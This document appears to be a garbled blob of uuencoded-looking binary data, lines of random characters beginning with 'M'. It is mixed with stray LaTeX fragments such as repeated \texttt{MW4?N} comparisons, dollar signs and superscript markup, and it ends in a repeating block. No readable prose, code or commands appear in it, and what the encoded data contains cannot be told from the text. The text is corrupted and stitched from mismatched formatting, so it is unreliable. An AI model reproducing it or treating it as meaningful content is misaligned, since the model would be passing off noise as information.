\texttt{MW4?N} < \texttt{MW4?N} \\ \texttt{MW4?N} < \texttt{MW4?N} \\ \texttt{MW4?N} < \texttt{MW4?N} \\ \texttt{MW4?N} < \texttt{MW4?N} \\ \texttt{MW4?N} < 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M9R"-E\$\$*E\$*EHI(@J9(M59/JPNQ;HC/07QHJC9\$F2-/0%5@EK4=?(!9>?TZZ $M*OTIW4=/X)/T$Q^8FU;.*>>5P^1B\/HRU!.H+S>5N\I]Y,&P^K'R;#E*7BY'$ MRQODO?(1^;1\`4[_5'Z-?L`7V<,80:Z41#>@JE(;W8!.2D_X_&_*)&6&,E]9 MK*Q0ML+F#RK'T`VX#9M_H<0K'Y54L/E`]`+RJ"5@\[9:6JVH-H3-MU>[H!,P M\$C8_39VE+F#Z`)=@_?5)^I+]1ML/BVZ`%FU`K!Y4=,T1ZL.FV^JM=(Z:`-@ M\V.UB5JDMA0VOT';HNW43L#FKVFWM`?:W[!YCYY23Z?_"ILOK!='!Z`L;+ZV $MWD!OIG > \#S?^{\&}_{1}.GP.;7Z\&OT3?J^{V}\#S9_{2}+^{G}7]\&6S^{H}_{Y}53T;9/X\\1:A0Q$ $M#-A\1:.:4<=H`YOO9?1']I\,FU]@+#86&MM@\X>0_,\:=V#S+XVWQC]&:MA\$ M5C.G&6)RL'G'+&-6,AM1ZN]J]C9'P>8CS=GF0G,=;'ZGN=<\;%Z&S3\PGYJO MS.]F"B3^`"N;51`V+UFZY5HU8//-K-961VL@;'Z<-<F:;BV#S6^TMEJ[K).P $M^{0}; 3 = [#Y9'8JV] \ ALT70=J7[7*P^{3}IV0[NYW1TV/\0>B:P %S: TEYK]$ M; V*2_E^P^7_L; _A`] < RP^1#D_**. "9NOY%1WZCIM8?.]G0'.4&<*; 'ZAL]19 MYJ<CX4>Y,; #Y7>X^]XA[!3;_T'WFOG9_N)Z6"==[2LZ?R\1EIW0O<P97DJL) $MFV_.M>$Z<8-@\^/12YN!;MH:;A.WC=O-G8+-WT"V?\2]A\TGYU/SZ?E<L/FB$ M/,<K?'G8?%V^\$=^"[T&Y?A0?P<^#S:_BU_&;^0.P^7/\9?XF_QPV_XG_CH\: MSP*;SRL4%,(%"S9?6:@AU!/:P>;["`.%8<)4V'R4L\$Q8+>R`S1\13@KGA7NP

 $M^=?".R3Z-+#Y[\&*PF$\48/,ED>>KB$U@\YW$[F)?<0QL?H8X*VE^/6Q^M[A?]$ M/,ID^9]B*O0!,TM!4AAL7D&2+R75@LVWD-I*G:7!L/D(:0KZ@,MA\YNE[5*< $M=!HV?Q-=P,?2!]C\+[*?G$'.#9L/EWGT`"O`YNO)C>663`=P/FQ^-3+\'_)!$ MV/QY]/_^E%_`YC_+/_#AVH&P^7Q*(:48Y?<J2DVEOM(>-M]7&:0,5Z;!YA<I $MOR._QRK[T/L[A?Q^{'}S;_1GF/_)X6-A^DYD)^{*}V'SI=\#YJZHVA<UW5GL@OX^{*}$ MS<]4YR&_;X#-QZD'U&/4]7NL/D=^]\#F,VA9D-\+P^95S4)^KPV;;ZFUOW[_ M#38 09N* +X"-O^'M@/Y 0QL D M'O+[1]A\"CV-GE'/0 T^\`?F](FR^OMX\$ M^;T7;'ZX/@;Y?0%L/EI?C_Q^2#^)7M]5Y/>7L/DO^D_D]ZQ&,#I]8<CO#FR^ MJE+^;T#;+Z?,1CY/1(VO]A8COR^$S9_S#B-_/X^-A^//M]7(QUL/H>9&_E=$ $\label{local_matrix} $$M@LV7-BL@OS>\#S7<Q>YK]F1[?1MC\'O,@\OMUV/P3=/C>FLE@\QFM0.3W(K!Y)] $$$ MS;*1W^O`YEM9[9'?A\#F)UK3D-]7PN:W6+'([V>M*^CNW4=^_P<VG]).B_P> M`ILO;HO([Y5@\PW0VVMM]X;-C[#'(K\OA,VOL3<@OQ^&S5^TK]FWJ:_WU?8X MJ9QLL/E0IS#RNPN;K^;41G[O")OO[_R&_#X=-K_\$68'\O@LV?]PY@_S^\$#;_ MUOF(_.X/F_IYD%^EZFC5Q'YO3ELOJO;"_E]/&Q^MKL`^7T3;'ZO>PCY_89[$\texttt{M\#]V} = \texttt{CO'H^G9} + \texttt{UGAP^'} ! \texttt{E18} (\texttt{OR@GHYCE}(\texttt{'7A}ZVY\#DCP0^'SD[A()/A5))) = \texttt{M\#} ! \texttt{CO'H^G9} + \texttt{UGAP^'} ! \texttt{E18} (\texttt{OR@GHYCE}(\texttt{'7A}ZVY\#DCP0^'SD[A()/A5))) = \texttt{M\#} ! \texttt{CO'H^G9} + \texttt{UGAP^'} ! \texttt{E18} (\texttt{OR@GHYCE}(\texttt{'7A}ZVY\#DCP0^'SD[A()/A5))) = \texttt{M\#} ! \texttt{CO'H^G9} + \texttt{UGAP^'} ! \texttt{E18} (\texttt{OR@GHYCE}(\texttt{'YA}ZVY\#DCP0^'SD[A()/A5))) = \texttt{M\#} ! \texttt{CO'H^G9} + \texttt{MGAP^'} ! \texttt{E18} (\texttt{OR@GHYCE}(\texttt{'YA}ZVY\#DCP0^'SD[A()/A5))) = \texttt{MGAP^'SD[A()/A5)} ! \texttt{E18} (\texttt{OR@CHYCE}(\texttt{'YA}ZVY\#DCP0^'SD[A()/A5))) = \texttt{MGAP^'SD[A()/A5)} ! \texttt{E18} (\texttt{OR@CHYCE}(\texttt{ORCCHYCE}(\texttt{ORCCHYCE}(\texttt{ORCCHYCE}(\texttt{ORCCHYCE}(\texttt{ORCCHYCE}(\texttt{ORCCHYCE}(\texttt{ORCCHYCE}(\texttt{ORCCHYCE}(\texttt{ORCCHYCE}(\texttt{ORCCHYCE}(\texttt{ORCCHYCE}(\texttt{ORCCHYCE}(\texttt{ORCCHYCE}(\texttt{ORCCHYC$ $M\FMW$XD^'/P^=0<^R3X3_{#Y5.CE9}+SPN=+\\!(2?&7X?$.^&1)\\'_C\\2'X<$ M/YGIXQV!SU_BKR/!OX;/?T,7+[60'3Y?0"B"!%\2/E]=J(,\$WPD^/T`8@@0_ M`SZ_5%B)!+\;/G]".(L\$_TAX@0[>/TCPZ>'SOXHA2/`*?+ZL6`D)O@5\OIO8 $M\&PD^CX_1UR(!+\9/K]//(P\$?Q,^_TQ\);ZCWETF*1L2?#A\WI!<)/AZ\/DV$ $M4D < D^{&'}26/3]IR/!KX;/;Y-V(<&?A_?D1XBP7^&SZ=&US^SG^^S\DR$GP5$ MZMHU1X+O"Y\?)8^7IU#'?YV\"0G^*'S^LGP#"?Z-_!\$=N^2*GQ(\$GR^H%\$6" M+P6?KX%^?V/TZWHI`Y6A2/`SX?/+E%5(\''P^9/*.23XQ]3K_X0\$GP\$^'ZSF M18)7X?/EU,I(\"WA\]W5/DCP\$]1(]/FCD.#_@,_O5X\@P?^I/D"7_S42?`KX $M?&8M.Q)\,?B\J95$@J\/GV^K=4*"'PZ?GZ+-0(*/AL]O1X__@'8!/G]7>X0$$ $M_P4^[Z>G1X+/\#Y_G=46WF/Y^/_C\:\#T""7XQ?\#X&W?T=^C'X_!7])A) \\ /'S^*$ $MA_Z+D<;(`9\00(0CP9>&S]<TZB'!=X'/#S*&(<'/,A:BL[\:"7X/?/Z4<1X)$ $\label{eq:m_@E} $$M_@E_KWQ&OD^(WP^*_KZ8:8\&GR]O5D\&";P6?[V'V18*?")^?9RXREU-/_X!Y $$$ M%`G^%GS^N?D&"3XE?#Z+%80\$7QP^;UFED.`;P.?;H:/?TQH!GY]JS42"7P.? $MWV'*(<%?A,_?LQXCP7^E;GX\&)/A0^+Q@JTCPU>#S3>R62/#]X?-C[`E(\OL M5>CD_X\$\$?QP^?]7^\$PG^K?T)??P43EHG)WP^S"F&!%\&/E_+J8\\$WQ4^/]@9 MC@0_&SZ_W(E&@M\+GS^-+OXUYRE_H/S!0D^`#Z?V\V/!*_#YRNX5=W:3`=_ MGQ^OKL8"7XK?/X@^O=GW-OP^1=N/!*\9T3"]9X*-A_(Y4""+P&;M[G22/`-Partial Minimum New Y4""+P&;M[G22/`-Partial Minimum New Y4""+Partial Minimum New Y4""+Partial Minimum New Y4""+Partial Minimum New Y4"-Minimum New Y4" M8?/MN2Y(\"-A\].X64CP:V'SL=P>)/A+L/G[W!,D^&^P^;1\1B3X`K!Y$9U[$ MAZ\.FV_*MT*"'P";'\M/1()?"IO?P&_A=U+7_AI_"PG^;]B\1T@II!-^A<T7 M%HHCP9>%S=<6&B#!=X/-_X:>_3AA#FQ^A; `&"7X?;/Z,<!\$)_AEL_J/P%OD^ M*FE#.C4YT2"YV#SCE0&";X1;+Z#U!4)?A1L/E*:C02_CD[Y]B+!7X;-/T"? M_I7T'3:?3@Y`@B\(FY=D'0F^!FR^F=Q:[LCTZ)?)T3C?VXH\$?Q(V?QT=^H?R $\texttt{M.]A} \setminus \texttt{B65XJ} \\ \texttt{P^:+*"60X,O!YNLH\#9"@N} \\ / \texttt{FAR@CD>\#GPN97*FN1X} \\ ? \texttt{\#YL} \\ \texttt{J} \\ \texttt{SR0CD>\#GPN97*FN1X} \\ ? \texttt{MR0CD>\#GPN97*FN1X} \\ ? \texttt{MR0CD>$ $\label{eq:mey#@_X+-_Z-AY(S)WLF;+Z26AT)OBULOK<Z``E^"FQ^H;H4"7X[;/ZP>@()$ M_BYL_I7Z-Q*\'VP^F_8K\$CP/FW>ULDCPC;56.-/KA@0_&C8_79N#!!\#F]^E $M[4."OP*;?Z@]0X+_H:74_?5,2/"88/.R;B#!UX3--]?;Z)WH-&^\/AD)_G?8$ $M_"9]&Q+*=C#?T.$OQ[V'QR([61WL@%FR]J<$CPY6'S=8U&2/^]8/-#C5%($ $M/-@ZN, = 4CP!^@<[S(2_'/8_"?C.Q)\%MA\7K, @$KP&FZ]LUD"";P>;[V,.$ $M1(*?"IN/,I<AP>^`S1\Q3R+!WX/-OS;?(<&G@<UGMX*1X`78?$FK'!)\$]A$ M)ZL[\$OP8V/P,:RX2_'K8_&YK/Q+\5=C\(^LO)/B?5BH[O9W9#F+.[FK!YEO8 $M;9'@!\/F(^PI2/#+8?.;[>U(*=A\S?MNTCP'V\#SOSA^3@8G-VP^W.&1X"O`$ MYNLYC9'@>\+FASFCD>#GP^97.S%(\`=A\^>=*TCP+V#SGW%FE\(-A,WG<PLA MP=NP^2IN323X]K#YONX@=SB=URUR?T>"CX7-'W5/(<'?A\V_<=][\$WQDPO6> M%C8?Q.5"?A=A\Z6X\LCO36'SG;D>R.]C8?,SN7G([QM@\W'<^>3W:W12]QSY $\label{eq:mw0.;slg07x0#)M7>00Y039L0B7?#0G]-]Cl'.\x_J\OL*V/P?_^[D]S/\99S1$ MW4-^_PB;3R&D\$3(*>6#SQ00!^;TB;+Z^T`3YO1=L?K@P!OE]`6P^6EB/_'X(M-G]!N(K_A(V_T7XB?R>%3:?7PP3BS.G<QU@_W\$P<COD;#YQ3B;6R/NA,T? $MV/P>Z:!TG\#G33P:;SR@'(K\7@<UK.-$O(]>!S;>2VR._<math>\#X'-3Y2GR;/I1\&Z+$ M'(O\?A8V?TN^C_S^#VP^I9(6^3T\$-E]<\$9'?*\'F&^`\KK72&S8_0AF+_+X0 $M-K] \&V8\#?A@V?U\&YAOS^"C;_5?\&HJ=1LL/E0M;!:@L[QJZFUD=\\[PN;[J[A]])$ $\label{eq:motion} \mbox{MOT^'S2]15R"} \mbox{$=(X+-'U?/(+\A,V_53\BO_0\YG-J>9\R?9=A\&:TB\GMSV'Q7)$} \mbox{$=(X+-'U?/(+\A,V_53\BO_0\RYG-J>9\R?9=A\&:TB\GMSV'Q7)$} \mbox{$=(X+-'U?/(+\A,V_53\BO_0\RYG-J>9\R?9=A\&:TB\GMSV'Q7)$} \mbox{$=(X+-'U?/(+\A,V_53\BO_0\RYG-J>9\R?9=A\&:TB\GMSV'Q7)$} \mbox{$=(X+-'U?/(+\A,V_53\BO_0\RYG-J>9\R?9=A\&:TB\GMSV'Q7)$} \mbox{$=(X+-'U?/(+\A,V_53\BO_0\RYG-J>9\R?9=A\&:TB\GMSV'Q7)$} \mbox{$=(X+-'U?/(+\A,V_53\BO_0\RYG-J>9\$ $\texttt{MK1?R^W@ZP5^`_+X)-K]7.X3\?@,V_U1[B?R>'\#8?H\&=\$?B*F]=U!_F]+FR^*$ $\label{eq:mm} $$ MM=X!^7TH;'Z2'HG\\O@HVOU7?B?Q^{\#}C9_6W^`_/X)-I_*2(?\GA<V7*0D-\K$

MU<TZR.^=8/,#S"'([S-@\TO-E<CONV'S)\RSR.^/8/-_F_\@OZ>'S?]JA2"_ M*[#YLE8EY/<6L/EN5F_D]PC8_!QK(?+[9MC\/IS6G[1NPN:?6:^0WW^!S6>R $MLR\&_A\/F\#=NUR\]%)?1N[(_+[,-C\9'LZ\OMJV/PV>Q?R^WG8_!W[(?+[9]A\$ M:L<?^3T?;)YS9.3W*K#Y1DYSY/>^L/E1SGCD]T5T1K\)^?TH;/ZR<P/Y_OUL M_KN3W/5S@V#S!=VBR.^E8/,UW+K([YUA\P/=H<CO,]T%.)U?A?P>!YL_Z9Y# M?G\,FW_G?O+F]Z4)UWL&N'PPEQ?Y787+E^,J([^WA,MWY_H@OT^`R_EHI#? $\texttt{M_X\#+[^>.(+__"9?_BWO-O6?.Y80!Y4V^^)/)[?;A\6YS*]^"'P^6G\$.0WZ/A $...$ }$ $M\MOYW<CO%^{R=_E'R.}?X/)^0GKD]_QP>5Y0D-^K"G5P(M\"^;T?7'ZT$('\")^1ZT$('\")^2ZT$('\")^2ZT$('\")^2ZT$('\")^2ZT$('\")^2ZT$('\")^2ZT$('\")$ MAR&_SX++_RZN1G[?`Y<_)9Y'?G\"EW\O?D9^SPB7SR7E0W[7X/+EI2K([ZW@ $M\CVDOLCO$^'R\Z1&R.];Z!3^*/+[+;C\<^F-]($F>++(0<COQ>'REEP*^;T!$ M7+Z=W!GY?01<?JH\\$_E]#5Q^!^9W#LH7X?+WY,?([U_A\FF4#,COH7!Y05&1 MWZO1[\$Y+Y/?^</DQR@3D]R5P^?7*'\COQ^'R5Y4_D=_?PN5_*BG4M&I.N'R8 M6@SYO0Q<OI9:'_F]*UQ^L#H<^7TV7'ZY&HW\OA<N?UJ]@/S^%"[_0?V"_!X` $ME^MY4=^U^'R%; 2JR.^MX?(]M7[([Y/@O.UQ=H*9E[G-ES^A1:/_)X*+A^H])$ $MYT!^+P&7M_72R.\\-X?+M]2[([R/A\M/T6<CO:^'RL?H>Y/=+</G[^A/D]V]P$ M^;1&1N3W`G!YT="0WZO#Y9L:K9#?!\#EQV).)])8"I??8&Q!?C\!E[]FW\$)^ M_QLN[S%3FNEH1J>P61SYO2Q<OK;9\/F]&US^-W,\$\OL<N/P*<PWR^SZX_!GS $M(O+[,[C\1_,K\GLFN'P>*Q3YW8#+5[2J(;^WH>F<_LCOD^'R"ZPER._;X/*']$ MK./([W?@\B^MM\COJ>'R6>V<R.\<7-ZQRR"_-X++=["[(K^/@LM'VK.1W]?! MY7?:>Y'?+\/E']A/D=^_P^73.0'([P7A\I*C([_7@,LW<UHCOP^\$RX]S)B&_ M+X/+;W2V.KN8B9QW</ED;BK7WPV&RQ?!/([LEH/+UW\$;(K]WA\L/<4<BO\^% MRZ]TUR*_[X?+GW4O(;___!9?_Q_WFS>^;\$O-[9MA\"%<`^=V\$S5?BJB._MX7-M]^8&(+]/@<TOY)8BOV^'S1_F3B"_WX7-O^+^1G[W@\UGXW_E\](<CLN717YO M#)OOR'=#?A\-FY_.ST%^CX'-[^+W(;]?@<T_Y)\AO__@4PK^0B;D]T*P>5DP MD-]KPN:;"VV0WP?1!,YDY/??8?.;A&W([Z=@\S>\$.\CO[V'SR<748GHQEQB* MZ1L.^;T\;+ZNV\CYO8?8'[,WHY#?Y\'F5XGKD-\/P.;/B9>1WY_#YC^)WY'? $ML] #<7D'D=PLV7UFJ@?S>#C;?1QJ(_#X5-A\E+4-^WP&;/R*=E,XS4S=18//9$ MY6#D=P\$V7U(NA_S>!#;?2>Z._#X&-C]#GHO\OAXVOUO>C_Q^%3;_2/X+^?VG MGI)KV1&?@^{#S2N*B?Q}"S;?0FFK=&9F]9;#YC<KVY'?3\/F;RIWD=_P.9_$ MP;1-!C4W;#Y<Y9'?*\#FZZF-D=][PN:'J:.1W^?#YE>K,<CO!V'SY]4KR.\O M8/.?,6V30@N\$S>?3"B&_V[#Y*EI-Y/?VL/F^VB#D]VFP^468MHG68F'S1S%M $\texttt{M<X'F}] \texttt{YH} [\texttt{Y'?T} + \texttt{F@_1} < \texttt{R.} \\ \texttt{B;+Z47A} [\texttt{YO2ELOK/>`_E}] + \&Q^) \texttt{J9M} \\ \texttt{NL;8/-Q} \\$ $M^0 'D]VNP^<>8MHG7/; #Y#$86Y/?"-)EG(;_7ALVW--HAO_\&FY]@3$5^7P&;$ M?E\`FX\VUR._'X+-7S"O(K^_A,U_,7\BOV>%S>>WPI#?'=A\54S;-+`ZP.;[M8=IF!#.-MQ,V?PS3-A>M![#Y>.L#\GLZV'P.3-N\$VA)LOK1=`?F]&6R^B]T3 M^7T<;'Z6/1_Y?2-L?H]]\$/G].FS^B?T"^3T9;#ZC\$XC\7@0VKV':IHQ3!S;? $M"M,V79TAL/F)SC3D]Y6P^2U.+/+[6=C+4S;/*4)O)1N6N3W$-A\<5=$?J\$$ MFV^`:906;F_8_`AW+/+[0MC\&G<#\OMAV/Q%]QKR^RO8_%?0];X_<=XF%9<- $M/A_*%4: "=VGZKC82?$?X?'_N-R3XZ?#Y)=P*)/A=\/GCW!DD^(?P^;?<1R1X)$ M?_A\3CX/\$KP,GR^#>90JF+MKAXG87DCPX^'SL_D%2/";X/-[^4-(\#?@\T_Y METCPR>'S`4)6)/BB\'D=\S9EA;KP^=:8M^DF#(7/3*\S1QFXNX<?/ZV\` $M_A-/168\#@D^+WR^A"@AP5>&SS?OT;L0]?J0X#@D^"CZ_5MR(!'\$/G])$ $\label{eq:mo(x$_QH^_TU,ADG=[/#Y`IBWX9@YW4[P^0'2$"3X&?#YI=)*)/C=\D3F+>Y} \\$ $M+\#V"S_M_8, \$[YVR^U4.08)7X/-EY4I(\"W@\]WDWDCP$?\#Y.?)")/C-\/E]$ MF+<Y*=^\$SS^37R'!_P*?SZ1D0X(/A\\;F+<II]2C^;J.2/##X/.3,6\SEV9S MMRF[D.#/P^?O*`^1X#_#YU.K_DCP^>#SG"HCP5>!SS?"O\$U;M2]\?I0Z'@E^ M7Q^G;H)$ "?XH?/ZR>@,)_@U-Y2;7_+0@^'Q!K2@2?"GX?`VM+A)\9_C\0&TH M\$OQ,;0\$F<E<AP<?!YT]JYY#@'\/GWVF?D.`SP.>#];Q(\"I\OASF;6KJ+>'S $MW?4^2/^3X/-S]2@D^{\#}_@\\-OU(TCP?\\+G_])?(\\\&G@,]G-K(CP1>\#SYN8MRG/$ $M3.(.A]/,68@P4?#Y[<;NY'@+\#G[QJ/D."_P.?]S/1(\/GA\[RI(,%7A<\W))$ MQKQ-.[,??'ZT&8\$\$Q@^'V-N1H(_!I^_8MY\$@H^'S___`O\$T:*P=\OI`5C@1? $M&CY?TZJ'!-\%/C_(\&H8\/PL^_SOF;=;3].TIZSP2_!/X_'OK,Q)\1OA\+CL?$ M\$KP&GR]O5T&";P6?[V'W18*?")^?9R]"@M\"GS]@'T6"OP6??VZ_08)/Z7CG M;H.OX(O#YRVG%!)\`_A\.\S;]'1&P.>G8MYFOK,&/K\#\S8'G8OP^70.8R3X $MKTYR3-QF0((/A<\+KHH$7PT^WP3S-NW=_O#Y,>X$)/@E\/GUF+>)=8_#YZ^Z$ M?R+!OX7/_W0]YSV>,<F\\S9IN9SP^3#,VXA<&?A\+<S;-&5F;6?#YY=ST4CP M>^'SI[D+2/!/X?,?,&_CX0/@\[GY_\$CP.GR^`E\5";XU?+XGWP\)?A)\?CZ_ M&`E^*WS^('\,"?XV?/X%'X\\$GPH^'RCD0((O`9^WA=)(\`WA\^V%+DCP(^'S

M?'XN3N'VX?I^AWNY/^[D&D[<JJ+[W@W7\D3,T:#CC@F:9\$C?57%RW@(&O@K7 MY17Y!?IIR7\$]9L;56!CWV_XX#1^/T[\$EN/HPZ89YU@^XXM(A0>?%_55"=[P6 MNF1C<87-1D9^IV;&G1,SJN3(O7&Z-0-WRC_@Q1?I_#JYGADGUP(RK\?CN>?Q $M^-/S(_B]*3EQ(%S+<SZY)P!\7N\#0@ZPK>GK^0G\6AY^B)_(7_!E>:L<X75W^$ MTH0_*PO;\I1,X;'`=8U(Y%X_LRP,-PY3I!)ZSS%(H:&PSRC<<P(QYS\$9YSTI $MT.4=@O?&>YK'2(&6\#KX4_.2C<=H:@J[K/'1;`I"R(C#7Z,%\PT!\1^/%<&2>$ $M%3"=8+DA)@C/8W*H(A+(?GB'AMUF$T[XP]#I7XH.70#^+R,02^MGE,4Y60SZ$ $M;1)R=@S\.A03;5$XV0[$B=9DW^=3."5QCXO%7^F'\Z5H=)4]+1.^GA"\%^=Q$ $ME[D^0+,B,+_A0>X;B-T_7@C'%.4*3%,$XQ1U%MS+7ZX(K]J/628-9YJ;<)(1)$ MIK: %Y=Q2@[";16)JR\$\OBWYB'/H(\$B9W8S##\$XJ3^R@8?R"N^\GP]Q1V29RC $MQ^+\C'.ZPJT?.2\&XA\[\#I)JG9\+7$X\#^5@0\UX.[VT"\J^/Y<$R+K$#*#,:]$ $M;(3"<**PKP6:-3$Q=!QS`B61+V*QRW!("]&8R`U!'W\>$GT`3#X"]V_/B!2>$ M6?3>L3`7MQ7=M'!8]OK<2X-Q#<W"N;4_WCMCQ/VXLVE27TR(OI3"<':T%%VD M(*3'2#BCGUH6LYAQZ.!*R'(Q,+A0[-M1F)4(Q)G)9/1*4Z!',@13R>]-#B>6 $MT>A<AJ!C,0]))0"S@1&8$?#@;'`@C"+>^QZ*3/@>A<,65F!")Q@G=;/0H??'$ $M=3U\&V(]K5L,Y^2;TR//0)UN*?!R$B=1(^32F3<NB:Q6'M"K!46,P%Q:*\^H MG`H%ZC5AC,=QGRB)V8Q8G-%PZ,U&HR<3@BGH>9B'"L`41`32DP=[Z\$!DH7@G M'#,)*W`6Z5F:\/4\$<PV14L[#32IB'F@_S@4UG`=LPBX2AEG\I9C!"\+D3202 MNQ_NVR/D.,R_2IB#B<'Y=RBL.4J]K@;"@2=CTC0%^M-#]%C<N3BCJQ&-^U`(MYKWFH4L4`%N,P#W"8UN8OMJ*F8MP9+45V+&#D;QF8;K9LRGA9^;/5<2YYW[8 MDL; WY3?!?<(P8[@4G<D@7.V1\!(_J2PF_N(PYR.A/Q`#2PA%VH_"1'T@SN\$F MHR.7`DE\B!8+X^8PUQJ-;G@(<O\$\V'``[H\$1F#OQX/QI(/K.\58X[D@K['MV M,\$Y_9Z\$+[(_NSQBDOF_D?0G?(PW3U)MP!A.&;LQ29+`@F%<DIIW\Q++HA,8A M\$4GPH!CIF12*F8,HG#T\$HN<X&;V&%&I)3/#'XMR/0P<P&LD_!+X_#S-V`3AK $MC\$) FP?WY8'F5MQSPS'GL@+G7<'H<\]"?\L?\$^5CG/TX;=;0==Z\$;I/G?,+7 M\$X:,N11SG4&8[XC\$J:X?7'"\$\$`?/DS!;%8,SUE"<K42AIQHHUY0G8YXQA5(2 M)QVQZ'!RZ&Q\$8Y8X!#-%\S!+\$*!719_A,-*%A8F^K3C9#\=YW@I80+#5T)J% $M>[J_71&G:_015=?03=N$^?4P3+(MQ?R*YU["UQ/$U450ZS02;5E,D<9AFD3"]$ $M\&7(,S\#-4;"E\&X3X3B'G-R>CRID\#:\&P+'>R]SF)Z,QLQ4"'HM\V!<`>B<1.#I$ M!`_.-`>BNQFOAQL=C15(+\&8\$9Z%DP5_]!C&(%E\LS08Q"9,ZH6AO[<4GA^\$ MNWND>]KUQ">\A_RXLIB6B<.N+^%>&X/\$'(JY]"B<9@6BKS49:3:%5!)WNEA, MAW+H*4<C6X; `*.?AF:X`3&]\$X!3'@^[M0'1MXK5P/`NQ`B>HP>BESD(/Q=^L MB*RT'Q/)&LXQ-J&C\$88<LQ3V\$H2)H4B<'/KAQ&`\$.H6?\!["5`]]CR2N)Q># $M<M0=/"CT+D+1%Z?C!G9%))G)[%HH_&(3U'PYE#,*<V#^?5`3BGBD!_VH,G]$ $\texttt{M0@9B-C1>\#<>IT0ITBX/1)9J\$N6Q_HR).;/>C=ZNA9[,)22T,TY\$+,241A+/1 }$ M2!B5GU,6MA2'"24))Y4Q.*'P!"1\/:'H3\$;A68!`S`1.QBQ0"G00AL`DWN.^ MVE6,QF1.",[CY\'B`^``\$7!R#V9?!Z)C'J^\$HQN^`L^?!&,2=1;FS_SUBNA- $M[T=/2L,4^{9},@X5A"F0ILF.05=>*1!+TL\MB)B,.)[\&2TQ,I[9D3"AN+PM2C]$ $\label{eq:mass} \verb|M)R3AZPE$KW0R$E,*F-(0/A83B!PFCZ+1KPB!M\Q#]R$`AA*!DT$/>H0#T1F($ ME\.1`%9@TC98;8@SN//HO5?\$TR[[,?>J8=IM\$[ID87#EI>AY!>&YDDB<10NA M+ST" :A/EH3<&8/I[E"<"46A.Q2(3#@9#H%G*N@]E((KB0G+6'1F.>2S:'A9 MB-`4\XZ7A0"<A42@!^I!YV,@IHWCI7"<0ZY`1S(8?8A92!_^:D7,]>[':8"& MKL`F9(\$PO:V^%',W0<;_E7^43/G_EG_43/G_EG^T3.F1_@_\X[24](QJTC.J M2<^H)CVCFO2,:M(SJDG/J"8]HYKTC&K2,ZI)SZ@F/:.:](QJTC.J2<^H)CVC $\texttt{MFO2,:M(SJDG/J"8]} \\ \texttt{HYKTC\&K2,ZI)} \\ \texttt{SZ@F/:.:]} \\ (\texttt{QJTC.J2} \\ \texttt{^h)} \\ \texttt{CVCFO2,:M(SMC)} \\ \texttt{MSMC} \\ \texttt{MS$ MJDG/J"8]HYKTC&K2,ZI)SZ@F/:.:](QJTC.J2<^H)CVCFO2,:M(SJDG/J"8] MHYKTC&K2,ZI)SZC^?_F,:M*O_WXEPV^/IW#A?`-2>OQ`;?'[?*::'9(Q7`7_ MM?Y=WQB_1_S+8QA>S/`9AE,F\W%IAF<R_(CAC,E][##<D>'I#*]C^"C#3QD. M^87Y.QENSO!HAN<R',OP.?`H_/>;WR^>%U1_3/4?Q\$^(LZ3P,<=P!>+GQ(V($M7Q-W)8XG'L?P0N*WQ!N(_R8^1/R.^#[Q>^+O#&=)Z>4/Q^49-H@_$C=@N!OQ$ $M/\03B3\1KV9X+ \GA)\7PU^)OO"G3^7EKPG?<X8MAFNG2O@>9D[&>;H1) R:$ MP/!*AI__RP%I/9[\J;U_SQ6JJ\3EDB6^CW_'[_\I5Z775DMX#Q!7)^Y%7"/A $M_4! < DW@.PYN): Q$?8?@^<6WBCPP'^GFY#G$8P^6(ZR;\+(CK$_=E>")Q4^)E$ $MQ)V(MQ%W)K[$\+.&OS&<.8V/PQBVB;LOMV%X(,/3&%Y)W)7X`,-7&'[&\'>&$ M#%<C'I;PLR">GK#G\$,\@7D*^%Z)%Y`_(#A+\0+\$ZX+?R]'\$><C7D2L\$:\F $\label{eq:mkd} $$MKD$<3=R!.(8X@G@]\5KB\#0G_+L.WB3<2QQ/O)$Z5WL>YB7<3"\1QQ!6)]Q`W$ $\texttt{M39]PK1U!/AE\$=8'J4QC^G5A*>!\R?()8(;[\#\"=BE3AM!A_G)=:(98:K\$K<B) }$ M;LWP(.+6Q)\$,KR%N0[R?X1O\$;8G?,IPNHY?;\$>=GV"9N3UR7X;[\$'1*^#^#\$ M:V<YPP?!B=?(#88_@_][_P?X.!R<^#XOQ7`+XN[\$?1B>0-R#>`G#>XE[\$E]F

M^"5Q+^)DF8C_MSTPB.H[4]'[@>'JQ)Z\$]S/Q4:I_9#AK9A\7!2>NWTA\ENIG $\label{eq:marker} $$M\&?[(K*F8Q<N7J-Z\&X0APXIK'Q->IGB;0QRKX/W@ODWU[0P_9-8X6;W@.HM])$$$ MB1\23P;_YPG\$SQ+^K6P^EL&):YX1QU,]2W8?5P0GKOE"_(GJH4\$^;@A.7),F M!W%J^IXSW\Z<N"9;3B_[4=UEN#<X<<T3XHQ4_\IPSE]]:QH29Z;Z**;^BC@[MU;, $$^{J} < GF9HWH5 < *]91XO5Z 'Z(.)B:; <math>P < Q? \cdot . < . + ZU2 > EJE^@N&7 + ?D$ $M]:WO3*Q3?2K#<0P_8-9'Y/-R>:JO9O@\.''-@/Q>KD/UNOP?`">N^4;<@.J9$ $MOWTLA/K6#"-N2O7E#%\D;I[PV@)>;D%<`9SXVK7$;1.^#PS S:QI5]#+G:@^$ $MD>&=#-\#)ZYO6XBN?:K/8/@D<4_BSPP+8;[7GB+N3_5/#)<H[.4!Q-4*,^N]$ MAU+]'<, %BOC6] "8>D?!^8/@\P]^(1Q)G*NI[[7+B\52/9?@ZLR9ON)<G4;T< MPWV()Q/_03R%^`GQOXY7S,O3J=Z9X1G@Q#4YBGMY+M4UAEN!\$]<L)%Y`]7T,</pre> MOV+62"6\0)CJM1D>S/`"<.+Z8\3+J/Z(X72<;TT%XA54[\KP0F;-:^+HA&N* M]['%<\$OP?QF-.(;JNQB^QZS)*GHYENHJPVU\$WYJIQ+NIOI;A\\1QQ.\9SBF1 M8Q"79[B/Y/L[<\ET3Z%Z:89[,3P/_-]^JWCY!M7SJ[[Z;>)'5/_*<'[-M^8] $M\N$ZU?WL:$S[PV\#\A35\%8:;@1/7?"+^006\IH_KFLQ]BO@'U3<R?(59$VI[$ M.5U:\D"&QX`3UQ1QO)R9ZO48G@A.7)/<]7(0U0LP7!N<N&8><3#5MS-\AUDS $MO*27\U-]+<-W2S(_KU)>+DCUB@P/+>5;\S=Q.-6SEO9QZ=*^-0N(>:K',?R,$ M65.ZC)<5JG=B>\$\$99B\MZV67ZM,8/E36MT8LY^6R5&_"\)1ROC7OB"M1_=?R M/JY6WK=F.W\$UJM]F.\$, 